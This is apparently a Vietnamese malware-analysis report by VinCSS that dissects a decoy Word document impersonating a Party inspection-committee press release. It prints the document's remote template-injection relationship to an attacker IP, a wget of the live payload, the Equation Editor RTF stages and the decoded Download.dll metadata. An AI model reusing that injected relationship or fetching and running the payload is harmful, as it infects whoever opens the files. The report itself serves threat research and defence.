
Qua hoạt động theo dõi tình hình an ninh mạng liên tục, VinCSS đã phát hiện có một tweet của nhóm Shadow Chaser Group(@ShadowChasing1) về một tài liệu chứa mã độc với nội dung tiếng Việt. Nhận định, đây có thể là một chiến dịch tấn công mạng vào Việt Nam, chúng tôi đã tải được file mẫu về. Qua đánh giá nhanh, chúng tôi phát hiện nhiều điểm thú vị của mẫu này nên đã quyết định tiến hành phân tích. Dưới đây là Phần 1, phân tích nhanh mẫu mã độc trên.

1. Phân tích nhanh tài liệu chứa mã độc



ỦY BAN KIỂM TRA
TRUNG ƯƠNG

Số: /UBKTTW

CỘNG HOÀ XÃ HỘI CHỦ NGHĨA VIỆT NAM
Độc lập - Tự do - Hạnh phúc

Hà Nội, ngày tháng 2 năm 2021

Thông cáo báo chí
Kỳ họp thứ nhất của Ủy ban Kiểm tra Trung ương khóa XIII

Ngày 02/02/2021, tại Hà Nội, Ủy ban Kiểm tra Trung ương khóa XIII đã họp Kỳ thứ nhất. Đồng chí Trần Cẩm Tú, Ủy viên Bộ Chính trị, Chủ nhiệm Ủy ban Kiểm tra Trung ương chủ trì Kỳ họp. Tại Kỳ họp này, Ủy ban Kiểm tra Trung ương đã xem xét, quyết định một số nội dung sau:

1- Thực hiện quy trình bầu các đồng chí Phó Chủ nhiệm Ủy ban Kiểm tra Trung ương.

2- Phân công nhiệm vụ đối với các đồng chí Thành viên Ủy ban Kiểm tra Trung ương.

3- Triển khai xây dựng Quy chế làm việc của Ủy ban Kiểm tra Trung ương khóa XIII; tờ trình sửa đổi, bổ sung Quy định số 30-QĐ/TW, ngày 26/7/2016 của Ban Chấp hành Trung ương thi hành Chương VII, Chương VIII Điều lệ Đảng về công tác kiểm tra, giám sát, kỷ luật của Đảng để trình Bộ Chính trị, Ban Chấp hành Trung ương xem xét, quyết định và triển khai một số nhiệm vụ công tác trọng tâm trong thời gian tới.

ỦY BAN KIỂM TRA TRUNG ƯƠNG

- File Name: *Thông cáo báo chí Kỳ họp thứ nhất của Ủy ban Kiểm tra Trung ương khóa XIII.docx*
- SHA-256: 6f66faf278b5e78992362060d6375dcc2006bcee29ccc19347db27a250f81bcd
- File size: 23.51 KB (24072 bytes)
- File type: Office Open XML Document

Giải nén file .doc này và kiểm tra các file .xml được extract ra, chúng tôi phát hiện ra file .doc này được khởi tạo, sửa đổi trên phần mềm Kingsoft Office, đây là một phần mềm soạn thảo văn bản phổ biến ở Trung Quốc (https://www.wps.cn)

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<s:customData xmlns="http://www.wps.cn/officeDocument/2013/wpsCustomData"
    <customSectProps>
        <customSectPr/>
    </customSectProps>
    <customShpExts>
        <customShpInfo spid="_x0000_s1026" textRotate="1"/>
    </customShpExts>
</s:customData>
```

Giá trị KSOProductBuildVer = 2052-11.1.0.10228. Search theo giá trị này, chúng tôi đoán có thể là Kingsoft Office 2019.

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Properties xmlns="http://schemas.openxmlformats.org/officeDocument/2006/custom-properties" xmlns:vt
    <property fmtid="{D5CDD505-2E9C-101B-9397-08002B2CF9AE}" pid="2" name="KSOProductBuildVer">
        <vt:lpwstr>2052-11.1.0.10228</vt:lpwstr>
    </property>
</Properties>
```


Kiểm tra bằng olevba:

```
VBA MACRO word/_rels/settings.xml.rels
in file: word/_rels/settings.xml.rels - OLE stream: ''
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
<Relationship Id="rId7707" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate"
Target="http://45.121.146.88/Apricot/Main.jpg"
TargetMode="External"/>
</Relationships>
+----------+--------------------+--------------------------------------------+
|Type      |Keyword             |Description                                 |
+----------+--------------------+--------------------------------------------+
|Suspicious|Base64 Strings      |Base64-encoded strings were detected, may be |
|          |                    |used to obfuscate strings (option --decode to|
|          |                    |see all)                                    |
|IOC       |http://45.121.146.88|URL                                         |
|          |/Apricot/Main.jpg   |                                            |
|IOC       |45.121.146.88       |IPv4 address                                |
|Suspicious|Template Injection  |Template injection found. A malicious       |
|          |                    |template could have been uploaded from a    |
|          |                    |remote location                             |
+----------+--------------------+--------------------------------------------+
```

Với kết quả phân tích từ olevba, có thể thấy rằng tài liệu này áp dụng kĩ thuật Template Injection.

```
Analysis [word/_rels/settings.xml.rels]
Hex  File stats  Preview
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
  <Relationship Id="rId7707" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate"
Target="http://45.121.146.88/Apricot/Main.jpg" TargetMode="External"/>
</Relationships>
```

Như vậy, nếu người dùng mở tải liệu, nó sẽ tự động tải về máy file **Main.jpg** từ địa chỉ **hxxp://45[.]121[.]146[.]88/Apricot/Main.jpg**.




Tính tới thời điểm chúng tôi phân tích, file **Main.jpg** vẫn có thể tải được:

```
C:\Users\REM>wget http://45.121.146.88/Apricot/Main.jpg
--2021-05-21 17:22:55--  http://45.121.146.88/Apricot/Main.jpg
Connecting to 45.121.146.88:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 345602 (338K) [image/jpeg]
Saving to: 'Main.jpg'

Main.jpg

2021-05-21 17:22:58 (169 KB/s) - 'Main.jpg' saved [345602/345602]
```

Kiểm tra file tải về thì thấy nó là một file RTF:



Theo kinh nghiệm phân tích thì các file RTF này thường được sử dụng để khai thác lỗ hổng trong Equation Editor. Kiểm tra file bằng **rtfobj**:

```
==============================================================================
File: 'Main.jpg' - size: 345602 bytes
---+----------+--------------------------------------------------------------
id |index     |OLE Object
---+----------+--------------------------------------------------------------
0  |00007AB8h |format_id: 2 (Embedded)
   |          |class name: b'Package'
   |          |data size: 145596
   |          |OLE Package object:
   |          |Filename: '5.t'
   |          |Source path: 'D:\\abc\\5.t'
   |          |Temp path = 'C:\\Users\\ADMINI~1\\AppData\\Local\\Temp\\5.t'
   |          |MD5 = '846dd3d49090f0f2bc7410e058a5dd46'
---+----------+--------------------------------------------------------------
1  |0004FA97h |format_id: 2 (Embedded)
   |          |class name: b'Equation.2\x00\x124Vx\x90\x124VxvT2'
   |          |data size: 8485
   |          |MD5 = 'fb94bafa488ed77adf8b34dd4951d29d'
---+----------+--------------------------------------------------------------
2  |0004FA7Dh |Not a well-formed OLE object
---+----------+--------------------------------------------------------------
```

Với kết quả trên hình, có thể nhận định khi thực thi file **Main.jpg**, nó sẽ tạo file **5.t** vào thư mục **%Temp%**, thông qua việc khai thác lỗ hổng trên Equation Editor để thực thi shellcode, từ đó giải mã **5.t** và thực thi file này. Tới đây có hai cách để giải mã **5.t**:

♦ **Cách 1**: sử dụng rr_decoder.


- Trích xuất **5.t** bằng **rtfobj**.

```
Saving file from OLE Package in object #0:
  Filename = '5.t'
  Source path = 'D:\\abc\\5.t'
  Temp path = 'C:\\Users\\ADMINI~1\\AppData\\Local\\Temp\\5.t'
  saving to file Main.jpg_5.t
  md5 846dd3d49090f0f2bc7410e058a5dd46
```

- Sử dụng **rr_decode.py** để giải mã payload:

```
C:\Users\REM>rr_decode.py Main.jpg_5.t 5t_decoded.bin
[!] Type [4da2ee67] is Detected!
[+] Decoding...
[!] Complete!
```

♦ **Cách 2**: Để mã độc thực hiện nhiệm vụ của nó bằng cách mở file RTF, mã độc sẽ giải mã ra payload **5.t** và tạo một scheduled task để thực thi file này:



Kiểm tra file đã giải mã (d198c4d82eba42cc3ae512e4a1d4ce85ed92f3e5fdff5c248acd7b32bd46dc75), đây là một file dll với tên gốc là `Download.dll`. File này export một hàm duy nhất là `StartW`:

Offset	Name	Value	Meaning
20210	Characteristics	0	
20214	TimeDateStamp	FFFFFFFF	Sunday, 07.02.2106 06:28:15 UTC
20218	MajorVersion	0	
2021A	MinorVersion	0	
2021C	Name	21042	Download.dll
20220	Base	1	
20224	NumberOfFunc...	1	
20228	NumberOfNames	1	
2022C	AddressOfFunc...	21038	
20230	AddressOfNames	2103C	
20234	AddressOfNam...	21040	

Exported Functions [1 entry]

Offset	Ordinal	Function RVA	Name RVA	Name	Forwarder
20238	1	4198	2104F	StartW	

Kiểm tra sơ bộ file Download.dll này, chúng tôi thấy nó được build bằng Visual Studio 2019, linker version 14.28. TimeDateStamp lúc build là Thursday, 01.04.2021 01:59:48 UTC.

Giá trị này thống nhất ở TimeDateStamp ở FileHeader và Debug Info, type ILTCG

Offset	Name	Value	Meaning
1F1E0	Characteristics	0	
1F1E4	TimeDateStamp	60652914	Thursday, 01.04.2021 01:59:48 UTC
1F1E8	MajorVersion	0	
1F1EA	MinorVersion	0	
1F1EC	Type	E	ILTCG
1F1F0	SizeOfData	0	
1F1F4	AddressOfRaw...	0	
1F1F8	PointerToRawD...	0	

Offset	Name	Value	Meaning
10C	Machine	14c	Intel 386
10E	Sections Count	5	5
110	Time Date Stamp	60652914	Thursday, 01.04.2021 01:59:48 UTC
114	Ptr to Symbol Table	0	0
118	Num. of Symbols	0	0
11C	Size of OptionalHeader	e0	224
11E	Characteristics	2102	
		2	File is executable (i.e. no unresolved externel references).
		100	32 bit word machine.
		2000	File is a DLL.

Thông tin về RichID xác định được version Visual Studio 2019 mà hacker đang dùng là 16.8. Version hiện nay của Visual Studio 2019 là 16.9(.6)

@comp.id	Counter	Version	Tool	Toolset
0x01027297	1	14.28.29335	Linker, Link	VS 2019 16.8
0x00FF7297	1	14.28.29335	CVTRES, RES to COFF	VS 2019 16.8
0x01007297	1	14.28.29335	Linker, Exports in DEF file	VS 2019 16.8
0x01097297	8	19.28.29335	UTC CL, C++ OBJ (LTCG)	VS 2019 16.8
0x00010000	133		IAT Entry	
0x0101685B	17	14.15.26715	Linker, Import Library	VS 2017 15.8
0x010371BE	20	14.28.29118	MASM, ASM COFF	VS 2019 16.8
0x010471BE	15	19.28.29118	UTC CL, C COFF	VS 2019 16.8
0x010571BE	39	19.28.29118	UTC CL, C++ COFF	VS 2019 16.8
0x0106685B	1	19.15.26715	UTC CL, CIL to C COFF	VS 2017 15.8
0x0104685B	18	19.15.26715	UTC CL, C COFF	VS 2017 15.8
0x0105685B	148	19.15.26715	UTC CL, C++ COFF	VS 2017 15.8
0x0103685B	10	14.15.26715	MASM, ASM COFF	VS 2017 15.8

Trong quá trình phân tích file Download.dll này, chúng tôi phát hiện dấu vết code base tương đồng, được tái sử dụng từ 1 chiến dịch trước của 1 nhóm APT Panda vào Việt Nam. Khi đó decoy document là file Dt-CT-cua-TTg.doc (https://www.virustotal.com/gui/file/52aa0924797e3600d9a2d2f9f55526358aba19bcc25b5d22c98ce05d2b6cfc25/detection).

File Dt-CT-cua-TTg.doc này cũng là 1 file RTF, cũng lợi dụng lỗi của Equation để thực thi shellcode và drop first stage payload. Bạn đọc có thể tham khảo một phân tích về chiến dịch này tại đây: https://medium.com/@sp1d3rm4n/apt-covid-19-v%C3%A0-nh%E1%BB%AFng-m%E1%BA%A3nh-%C4%91%E1%BB%9Di-61f224ee26cf

Phần tiếp theo, chúng tôi sẽ phân tích chi tiết về file Download.dll này và chỉ ra những điểm tương đồng trong source code ở file này và các PE file ở các payload sau đó của bài phân tích chiến dịch trên.

Truong Quoc Ngan (aka HTC)

Tran Trung Kien (aka m4n0w4r)

Malware Analysis Expert

R&D Center – VinCSS (a member of Vingroup)